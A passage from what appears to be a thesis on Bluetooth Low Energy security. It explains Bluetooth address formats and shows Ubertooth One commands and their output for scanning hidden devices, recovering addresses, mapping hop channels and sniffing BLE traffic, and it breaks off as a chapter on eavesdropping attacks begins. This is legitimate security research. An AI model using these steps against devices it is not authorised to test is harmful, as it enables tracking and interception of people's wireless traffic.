


Figure 4.2. Bluetooth address structure [43]

Figure 4.2 clearly represents the structure of a Bluetooth MAC address. First, the upper half part is the so called **OUI**: the most significant 24 bits that determine the manufacturer of that device; it is assigned by the *IEEE*. The second lower half part, instead, is assigned by vendor.

Going deeply, the 48-bits can be divide into three parts:

- **NAP**: 2 bytes that contain the first 16 bits of the OUI. Its value is used in the Frequency Hopping Synchronization frames;

- **UAP:** contains the other 8 bits of the OUI and it is used for seeding in various Bluetooth specification algorithms;[43]
- **LAP:** totally assigned by the vendor, so that it uniquely identifies the device. With the UAP it represents the significant address part of the BR_ADDR.

4.1.2 Public and random address

While the structure remains the same both for classic Bluetooth and BLE addresses, for these last one useful feature is available: a BLE device can have a public or a random address.

- **Public address:** this is a type of address that can never change and that is assigned to a device uniquely. It is a global fixed address that must be registered with the IEEE; also, it follows the same guidelines as MAC Addresses and shall be a 48-bit extended unique identifier (EUI-48);[44]
- **Random access:** it's more popular with respect to the public one since it does not require the registration on the IEEE. It can be generated runtime or can be programmed into the device. Also, it can be distinguished in:
 - **Random Static Address:** it can be considered an alternative version of the public address, since it can never change during runtime, but only at bootup. Its format is represented in figure 4.3, where the random part has to be chosen by the manufacturer.



Figure 4.3. Random Static Address format

- **Random Private Address:** specifically used to provide more security to the Bluetooth device, preventing its tracking. It can be:
 - * **Resolvable:** it has the aim of preventing malicious tracking from "non trusted" devices; instead, for "trusted" devices (bonded devices), it is resolvable, so that the connection can happen again. This resolvability is done through a key shared between them (the already mentioned IRK) during the bonding process. This address changes periodically (every 15 minutes is recommended) and it has the format shown in figure 4.4: the upper half 24 bits represent a **hash** value which is generated using the **prand** (the lower 24 bits, two of which are fixed to be 1 and 0) and the **IRK**.

Hash	Random	1	0
------	--------	---	---

Figure 4.4. Random Private Resolvable Address format

- * **Non-resolvable:** it is less used, since it can not be resolvable by any device (generally used by beacons). The only aim of it is to prevent the device tracking. Also, it has the same format shown in figure 4.3, but the two least significant bits are both equal to 0.

4.2 Experimental setup

All tests and experimentations have been made up with these two requirements primarily:

- an Ubuntu derivative distribution, *Xubuntu-18.04.5*, installed as virtual machine on the *Oracle VM Virtual box*. The option "update packages from repositories during installation" has been chosen;
- the Ubertooth One, already described. Following the build guide [42], after installing some prerequisites from the operating system's package repositories, the Bluetooth baseband library (*libbtbb*) has to be build in order to decode Bluetooth packets. Also, the host code for configuring and updating firmware, and for using tools has been installed from Ubertooth repository; the used firmware version is the 2018-12-R1 (API:1.06).



Figure 4.5. The Ubertooth One

Figure 4.5 is a real photo of the Ubertooth One used. It provides the use of an antenna, that obviously must be connected in order to have the correct functioning, once it is inserted via USB-port.

After installing all, to verify that the correct firmware version has been updated, the following command has to be run on the terminal:

```
ubertooth-util -v
```


Finally, the last step consists in activating the Bluetooth device already on board the system, since the Ubertooth uses both this and the device itself. One can do so typing first:

```
service bluetooth start
```

and then, to verify the effective enabled status:

```
service bluetooth status
```

which displays the following screen on terminal:



```
● bluetooth.service - Bluetooth service
   Loaded: loaded (/lib/systemd/system/bluetooth.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2020-11-14 18:13:30 CET; 25s ago
     Docs: man:bluetoothd(8)
  Main PID: 1391 (bluetoothd)
   Status: "Running"
    Tasks: 1 (limit: 3534)
   CGroup: /system.slice/bluetooth.service
           └─1391 /usr/lib/bluetooth/bluetoothd

nov 14 18:13:29 xubuntu18 systemd[1]: Starting Bluetooth service...
nov 14 18:13:30 xubuntu18 bluetoothd[1391]: Bluetooth daemon 5.48
nov 14 18:13:30 xubuntu18 systemd[1]: Started Bluetooth service.
nov 14 18:13:30 xubuntu18 bluetoothd[1391]: Starting SDP server
nov 14 18:13:30 xubuntu18 bluetoothd[1391]: Bluetooth management interface 1.14 initialized
nov 14 18:13:31 xubuntu18 bluetoothd[1391]: Endpoint registered: sender=:1.52 path=/MediaEndpoint/A2DPSource
nov 14 18:13:31 xubuntu18 bluetoothd[1391]: Endpoint registered: sender=:1.52 path=/MediaEndpoint/A2DPSink
```

Figure 4.6. Bluetooth status on board the system

Now, to have another confirm, through the command

```
hcitool dev
```

if Bluetooth is running, the system answers giving the MAC address of the device (a DELL personal computer in this specific case), as in figure 4.7.

```
daniela@xubuntu18:~$ hcitool dev
Devices:
    hci0    BC:A8:A6:CF:13:4E
```

Figure 4.7. Bluetooth MAC address of the device

Once verified the active state of Bluetooth, and once the Ubertooth One has been inserted into the USB port, the sniffing can start.

4.3 Ubertooth One tools: classic Bluetooth

Different tools are provided by the Ubertooth One, most of which are related to classic Bluetooth sniffing. In this section an analysis of the most used and most powerful of these last will be done, just in order to show its capabilities.

First of all, to verify the proper functionality of the Ubertooth, one has to run:

```
ubertooth-specan-ui
```

with which the Ubertooth’s spectrum analyzer is displayed, as in figure 4.8. It shows the Bluetooth traffic in the area in the entire frequency spectrum (2400-2480 MHz). The white lines represent the activity in that precise moment, while the green ones are a graphical representation of the maximum signal strength (measured in dBm) at that detected frequency.




Figure 4.8. Ubertooth spectrum analyzer

4.3.1 Intercepting Bluetooth MAC addresses


One can start the analysis of Bluetooth traffic trying to intercept the MAC address (or a part of it) of the Bluetooth devices in the area.

A device can be discoverable or non-discoverable for security concerns: the first sends an *inquiry response* to the device in *inquiry* state that would like to establish a connection with it (see Chapter 1), while the second remain invisible to these inquiry packets and does not reply.

In order to find discoverable devices, just a default linux Bluetooth tool needs to be printed: the **hcitool** command (already mentioned before, using the *BlueZ* package). In particular:

```
hcitool scan
```


which just starts a scan of classic Bluetooth devices that are present, returning their MAC addresses and their names, like in figure 4.9.



```
daniela@xubuntu18:~$ sudo hcitool scan
Scanning ...
C0:38:96:73:38:9F      BRAVIA
FC:A5:D0:07:D1:62     OPPO A5 2020
```

Figure 4.9. The *hcitool scan* result of discoverable devices

The scan of non discoverable devices can be done with the Ubertooth One: one can use the **ubertooth-scan** tool, that gives the information depicted in figure 4.10; it makes an active device scanning and inquiry using both the Ubertooth and the BlueZ package with the *hcitool* (just typing **ubertooth-scan -s -x**).



```
daniela@xubuntu18:~$ ubertooth-scan

Ubertooth scan
systemtime=1605545073 ch=33 LAP=9e8b33 err=0 clk100ns=112192794 clk1=17951 s=-77 n=-55 snr=-22
systemtime=1605545075 ch=49 LAP=9e8b33 err=1 clk100ns=128219025 clk1=20515 s=-75 n=-55 snr=-20
systemtime=1605545079 ch= 8 LAP=9e8b33 err=0 clk100ns=166186001 clk1=26590 s=-54 n=-55 snr=1

Scan results:
?:?:?:?:9E:8B:33
AFH map: 0x00010000020002000000
```

Figure 4.10. The *ubertooth-scan* result of non-discoverable devices

From the *ubertooth-scan* one can know the LAP that belongs to the non-discoverable device that acts as master in that particular moment of the conversation. Also, it gives information about the channel over which the packet is sent (printing also the AFH map, that will be discussed later), information about the clock and about the Signal-to-Noise Ratio, with a default value of the noise equal to -55.


4.3.2 Passive Bluetooth sniffing

For classic Bluetooth discovery, sniffing, and decoding the most complete and useful tool is the **ubertooth-rx**. It has two main operation modes: piconet following or survey mode.

By only typing:

```
ubertooth-rx
```

it makes a passive sniffing for all LAPs, giving the same information of the **ubertooth-scan**, like in figure 4.11, where a continuous output will be displayed on the terminal. (here the *clkn* is the master's clock).



```
daniela@xubuntu18:~$ ubertooth-rx
systemtime=1605544507 ch=27 LAP=3c0540 err=0 clkn=398004 clk_offset=886 s=-60 n=-55 snr=-5
systemtime=1605544544 ch=51 LAP=3c0540 err=1 clkn=516982 clk_offset=2620 s=-75 n=-55 snr=-20
systemtime=1605544558 ch= 1 LAP=3cf8ce err=0 clkn=561573 clk_offset=5951 s=-73 n=-55 snr=-18
systemtime=1605544560 ch=53 LAP=3cf8ce err=2 clkn=568174 clk_offset=41 s=-70 n=-55 snr=-15
systemtime=1605544561 ch=59 LAP=3cf8ce err=0 clkn=570006 clk_offset=126 s=-66 n=-55 snr=-11
systemtime=1605544561 ch=78 LAP=3cf8ce err=1 clkn=571072 clk_offset=176 s=-56 n=-55 snr=-1
systemtime=1605544563 ch= 4 LAP=3c0540 err=0 clkn=577764 clk_offset=417 s=-67 n=-55 snr=-12
systemtime=1605544571 ch= 3 LAP=74dae4 err=0 clkn=602695 clk_offset=3324 s=-57 n=-55 snr=-2
systemtime=1605544591 ch=64 LAP=3cf8ce err=0 clkn=667728 clk_offset=2635 s=-63 n=-55 snr=-8
systemtime=1605544595 ch=40 LAP=7e58a7 err=0 clkn=680298 clk_offset=3030 s=-64 n=-55 snr=-9
systemtime=1605544608 ch=70 LAP=74dae4 err=0 clkn=720202 clk_offset=935 s=-63 n=-55 snr=-8
systemtime=1605544723 ch=33 LAP=3c0540 err=1 clkn=1087570 clk_offset=2872 s=-74 n=-55 snr=-19
```

Figure 4.11. The *ubertooth-rx* result of all LAPs sniffing

The piconet following mode is the default mode, so when no arguments are passed to the tool, like in figure above. In this case, after all LAPs have been printed, one can try to obtain the corresponding UAP giving the command:

```
ubertooth-rx -l <lap>
```

but after many attempts one can realize that the UAP calculation is not so straightforward and rarely succeeds. In any case, it is surely able to discover all types of devices and to follow that specific piconet.

Instead, in survey mode the tool will print out all the LAPs and the related information like before, but observing all the possible piconets in the air. This is done by typing:

```
ubertooth-rx -z
```

that, in absence of a specific timeout, will run indefinitely, until the user stops the sniff with a **ctrl-C**.

What will be displayed on the terminal is shown in figure 4.12.

```

systime=1605551804 ch=33 LAP=e3e21e err=0 clkn=1229139 clk_offset=5499 s=-59 n=-55 snr=-4
systime=1605551805 ch= 0 LAP=e3e21e err=0 clkn=1233751 clk_offset=5919 s=-61 n=-55 snr=-6
systime=1605551807 ch=44 LAP=e3e21e err=1 clkn=1237672 clk_offset=31 s=-65 n=-55 snr=-10
systime=1605551808 ch=41 LAP=e3e21e err=0 clkn=1241766 clk_offset=410 s=-72 n=-55 snr=-17
systime=1605551809 ch= 0 LAP=e3e21e err=1 clkn=1243812 clk_offset=601 s=-61 n=-55 snr=-6
systime=1605551809 ch=25 LAP=e3e21e err=0 clkn=1246798 clk_offset=871 s=-66 n=-55 snr=-11
systime=1605551813 ch=18 LAP=e3e21e err=0 clkn=1259732 clk_offset=2076 s=-63 n=-55 snr=-8
systime=1605551814 ch=50 LAP=e3e21e err=0 clkn=1259824 clk_offset=2090 s=-60 n=-55 snr=-5
systime=1605551814 ch=41 LAP=e3e21e err=1 clkn=1262058 clk_offset=2288 s=-70 n=-55 snr=-15
systime=1605551814 ch=26 LAP=e3e21e err=2 clkn=1262246 clk_offset=2298 s=-58 n=-55 snr=-3
systime=1605551815 ch=32 LAP=e3e21e err=1 clkn=1264200 clk_offset=2489 s=-67 n=-55 snr=-12
systime=1605551816 ch=25 LAP=e3e21e err=0 clkn=1267058 clk_offset=2746 s=-65 n=-55 snr=-10
systime=1605551818 ch= 2 LAP=e3e21e err=1 clkn=1274777 clk_offset=3476 s=-70 n=-55 snr=-15
systime=1605551819 ch=21 LAP=e3e21e err=1 clkn=1275845 clk_offset=3581 s=-37 n=-55 snr=18
systime=1605551820 ch=24 LAP=e3e21e err=2 clkn=1281809 clk_offset=4125 s=-54 n=-55 snr=1
systime=1605551821 ch=49 LAP=e3e21e err=1 clkn=1284833 clk_offset=4411 s=-72 n=-55 snr=-17
systime=1605551822 ch=10 LAP=e3e21e err=0 clkn=1287533 clk_offset=4655 s=-70 n=-55 snr=-15
^CSurvey Results
??:?:?:C4:E3:E2:1E
??:?:?:2E:B2:26

```

Figure 4.12. The *ubertooth-rx* in survey mode

Only the last part of a long list of detected LAPs has been shown here. A timeout can be given by adding a value in milliseconds, like:

```
ubertooth-rx -z -t 180
```

after which the tool stops itself (it has been tested that under 180ms nothing appears. A good value can be 600ms).

So that one can notice a new part of the **Survey Results**, in which the tool can be able to calculate an UAP with a given LAP. In figure 4.12 it has been able to evaluate the UAP of one device. From this discovery, through the command

```
hcitool name 00:00:C4:E3:E2:1E
```

one can figure out the name of the device, as in figure 4.13.

```

daniela@xubuntu18:~$ hcitool name 00:00:c4:e3:e2:1e
PlayStation(R)4

```

Figure 4.13. The *hcitool* name of a target device

So, it turns out that the Bluetooth MAC address can be recovered even if the NAP is unknown, since it is just a non significant part.

This tool works also for undiscoverable devices, even in survey mode.


4.3.3 Detecting AFH channel map

It is now well known that the Bluetooth standard uses the Adaptive Frequency Hopping technique in order to avoid interferences as much as possible. In Classic Bluetooth data are transmitted over 79 different channels spaced 1 MHz; during a connection, the master changes very quickly the channel over which it transmits, following the hopping sequence (that is pseudorandom).

Ubertooth One provides a specific command that prints out the AFH channel map for a given UAP and LAP, so for a given piconet. So that, once recovered these two info through the ubertooth-rx in survey mode, one can type (in this particular case)

```
ubertooth-afh -u c4 -l e3e21e
```

that will show the AFH map only when it is updated, like in figure 4.14.



```
daniela@xubuntu18:~$ ubertooth-afh -u c4 -l e3e21e
+ channel 10 is used now
AFH map: 0x00040000000000000000
+ channel 21 is used now
AFH map: 0x00042000000000000000
+ channel 14 is used now
AFH map: 0x00442000000000000000
+ channel 46 is used now
AFH map: 0x00442000004000000000
+ channel 47 is used now
AFH map: 0x0044200000c000000000
- channel 10 is not used any more
AFH map: 0x0040200000c000000000
+ channel 32 is used now
AFH map: 0x0040200001c000000000
- channel 14 is not used any more
AFH map: 0x0000200001c000000000
+ channel 29 is used now
AFH map: 0x0000202001c000000000
+ channel 26 is used now
AFH map: 0x0000202401c000000000
- channel 47 is not used any more
AFH map: 0x00002024014000000000
- channel 21 is not used any more
AFH map: 0x00000024014000000000
+ channel 27 is used now
AFH map: 0x0000002c014000000000
- channel 46 is not used any more
AFH map: 0x0000002c010000000000
+ channel 18 is used now
AFH map: 0x0000042c010000000000
```

Figure 4.14. The AFH channel map of a given piconet

Or, one can use

```
ubertooth-afh -u c4 -l e3e21e -r
```


Many works are present in literature, in which researchers try to develop new platforms with the aim of completely hacking a classic BT device (e.g. in [1] a new BT sniffer has been made up, making a comparison with the Ubertooth One). This is not exactly the focus of this thesis, but an overview of the tools provided by the used platform was necessary for the sake of completeness.

4.4 The ubertooth-btle tool

The **ubertooth-btle** is the name of the tool provided by the Ubertooth referred to Bluetooth Low Energy connections only. It is the most useful way in order to sniff BLE and, sometimes, interfere within connections.


Mainly, it has three modes of operation: "follow", "don't follow" or "promiscuous" mode. In the first mode, Ubertooth follows connections; it listens on one of the three advertising channels (per default, the channel 37). Once a BLE connection is established, Ubertooth will follow the hops along the channels in order to capture the transmissions between the devices.[47] In "don't follow" mode, it no longer follows connections, but it only prints advertisements. Finally, in "promiscuous" mode, it sniffs active connections, monitoring an arbitrary data channel and discovering also empty data packets.

4.4.1 The "follow" mode

This operation mode can be set up by typing on the terminal the command:

```
ubertooth-btle -f
```

that gives as result a continuous list of BLE advertising packets and some other useful information, as in figure 4.16 (that shows only one of the many captured packets).



```
system=1605635988 freq=2402 addr=8e89bed6 delta_t=111.373 ms rssi=-17
00 23 ae 07 00 00 cf 7e 02 01 06 03 02 f0 ff 15 ff 10 00 00 00 ae 07 00 00 cf 7e 4c 0b 53 01 00 00 17 b4 06 00 5b d8 3a
Advertising / AA 8e89bed6 (valid)/ 35 bytes
Channel Index: 37
Type: ADV_IND
AdvA: 7e:cf:00:00:07:ae (public)
AdvData: 02 01 06 03 02 f0 ff 15 ff 10 00 00 00 ae 07 00 00 cf 7e 4c 0b 53 01 00 00 17 b4 06 00
  Type 01 (Flags)
    00000110
    LE General Discoverable Mode
    BR/EDR Not Supported

  Type 02 (16-bit Service UUIDs, more available)
    ffff

  Type ff (Manufacturer Specific Data)
    Company: Mitel Semiconductor
    Data: 00 00 ae 07 00 00 cf 7e 4c 0b 53 01 00 00 17 b4 06 00

Data: ae 07 00 00 cf 7e 02 01 06 03 02 f0 ff 15 ff 10 00 00 00 ae 07 00 00 cf 7e 4c 0b 53 01 00 00 17 b4 06 00
CRC: 5b d8 3a
```

Figure 4.16. The *ubertooth-btle* result in the "follow" mode

As mentioned before, without typing anything except for "-f", the captured packets belong to channel 37 per default. If one wants to extend its search to one of the other two advertising channels (e.g. 38 channel), the following command has to be run:

```
ubertooth-btle -f -A 38
```

Now, considering again figure 4.16, the discovered information are several: one can notice the frequency (2402 MHz, the frequency of channel 37), the Access Address (fixed to 0x8e89bed6 for all the advertising packets), the **RSSI** measured in dBm, that gives an estimation of the device distance.

Also, the data contained in the payload (see Chapter 2) is available, the name of the manufacturer company and some other useful private information that will be deeply analyzed in next chapter, through the help of a packet analyzer.

One feature that can be exploited in this mode consists in following connections of a specific target device, knowing its Bluetooth MAC address. This can be made up by running:

```
ubertooth-btle -f -t<BR_ADDR>
```

that uses the -t command line flag. In this way, the Ubertooth will only sniff connections in which that specific BR_ADDR belongs to the peripheral or to the central. To clear the follow mode from the target the -tnone command is used:

```
ubertooth-btle -f -tnone
```

4.4.2 The "don't follow" mode


In "don't follow", as already said, Ubertooth doesn't follow connections and just prints advertisement packets continuously.

The mode can be set up by typing:

```
ubertooth-btle -n
```

Practically, it gives the same information of the "follow" mode, and in fact is the least used operation mode.

Anyway, for the sake of clarity, an example of what is the corresponding result, is given in figure 4.17.



```
systime=1605696548 freq=2402 addr=8e89bed6 delta_t=113.688 ms rssi=-87
40 17 66 cd a7 dd 42 6f 02 21 1a 02 0a 08 0a ff 4c 00 10 05 73 1c 5e c2 86 d2 66 76
Advertising / AA 8e89bed6 (valid)/ 23 bytes
  Channel Index: 37
  Type: ADV_IND
  AdvA: 6f:42:dd:a7:cd:66 (random)
  AdvData: 02 21 1a 02 0a 08 0a ff 4c 00 10 05 73 1c 5e c2 86
    Type 21
      1a
    Type 0a (Tx Power Level)
      8 dBm
    Type ff (Manufacturer Specific Data)
      Company: Apple, Inc.
      Data: 10 05 73 1c 5e c2 86

Data: 66 cd a7 dd 42 6f 02 21 1a 02 0a 08 0a ff 4c 00 10 05 73 1c 5e c2 86
CRC: d2 66 76
```

Figure 4.17. The *ubertooth-btle* result in the "don't follow" mode

4.4.3 The "promiscuous" mode

Finally, the last and third main operation mode is an experimental mode used to sniff connections when they have already been established.

It is set by the following command:

```
ubertooth-btle -p
```

printing, again, a continuous output on the terminal that now gives no more information about advertisement packets, but data packets.

In fact, from figure 4.18 one can notice that first of all, the channel frequency is now changed and equal to 2440 MHz, that corresponds to channel 17 (see also figure 2.3), that is a Secondary Advertisement Channel on which data packets are transferred. Second, the access address is no more fixed to be 0x8e89bed6, but it's a random 32 bits value, communicated from the master to the slave when they


```
systime=1605696660 freq=2440 addr=67c94c91 delta_t=0.800 ms rssi=-91
0d 00 97 53 74
Data / AA 67c94c91 (valid) / 0 bytes
  Channel Index: 17
  LLID: 1 / LL Data PDU / empty or L2CAP continuation
  NESN: 1 SN: 1 MD: 0

Data:
CRC:  97 53 74
```

Figure 4.18. The *ubertooth-btle* result in the "promiscuous" mode

set up a connection. And third, the term "LL Data PDU" clarifies that this is a PDU of a data packet, that in the examined case is an empty packet or a L2CAP continuation. This means that this can be a packet containing a "continuation" of L2CAP protocol information fields, control information, and/or upper layer information data.

This is possible since the BLE stack supports fragmentation and recombination of L2CAP PDUs at the link layer. This fragmentation allows L2CAP and higher-level protocols built on top of L2CAP, such as the ATT, to use larger payload sizes. When fragmentation is used, larger packets are split into multiple link layer packets and reassembled by the link layer of the peer device.[48] Per default, BLE devices assume the size of the L2CAP PDU equal to 27 bytes, which corresponds to the maximum size of a BLE packet that can be transmitted in a single connection event.

So that, it has been proven that the Ubertooth One is able to sniff both classic Bluetooth and Bluetooth Low Energy. It has been shown that in this last case it provides different operation modes, with which many interesting and private information can be shown.

With the help of the *ubertooth-btle* tool, some attacks have been tried to different BLE target devices, the results of which are explained in the next Chapter.

Chapter 5

Breaking the Bluetooth Low Energy security

Finally, after the analysis of the most known and useful tools provided by the Ubertooth One, in this last Chapter some tests have been made on different BLE devices in order to discover the vulnerabilities of this standard type.

As already seen, *ubertooth-btle* tool is a powerful tool in order to sniff BLE connections, even if it is extremely experimental.

In Chapter 3, the most known types of attacks which can destroy the security of the BLE protocol were discussed theoretically. Now, the purpose is to try to implement these attacks using the Ubertooth One, analyzing the results.

5.1 Passive Eavesdropping

To recap, the eavesdropping is the ability of a third user to intercept a connection between two peer devices, following that. BLE devices hop across the 40 channels already known, and they "stay" on a single channel only the time spent to send or receive a packet.

To sniff a connection, and so to do an attack of this type, one needs four indicators which uniquely identify that specific communication:

- Hop interval;
- Hop increment;
- Access Address;
- CRC init.

where the "CRC init" is a connection-specific 24 bit value, used in order to filter out false positive packets.

The Ubertooth One is a sniffer specifically implemented in order to be able to obtain these four values: in the *ubertooth-btle* tool in connection follow mode, these values are extracted from the connection initialization packet. In promiscuous mode, they are recovered by exploiting properties of BLE packets.[41]

The aim is to exploit the platform in both operation modes while a connection between two known devices has been established, trying to detect useful information through a packet analyzer, **Wireshark**. Precisely, it is a network packet analyzer with the purpose to present captured packet data deeply in detail.

Wireshark is build together with the *libbtbb 2018-12-R1*, so that it is already at the disposal. In this work, *Wireshark 2.6.10* version has been used (the version can be verified by typing *wireshark -v* on the terminal), which includes the Ubertooth BLE plugin by default.

So, it is already able to capture BLE packets, but some options need to be fixed, following the *build guide* ([51]). In particular, one needs to enter in the section "Payload Protocol" the **btle** together with a DLT=147, in order to be able to analyze packets in the correct way.

Once everything has been build correctly, tha analysis can start.

5.1.1 Eavesdropping in "follow" mode

In Chapter 4 it has already been explained how to set up both operation modes. Starting from the following one, now by typing

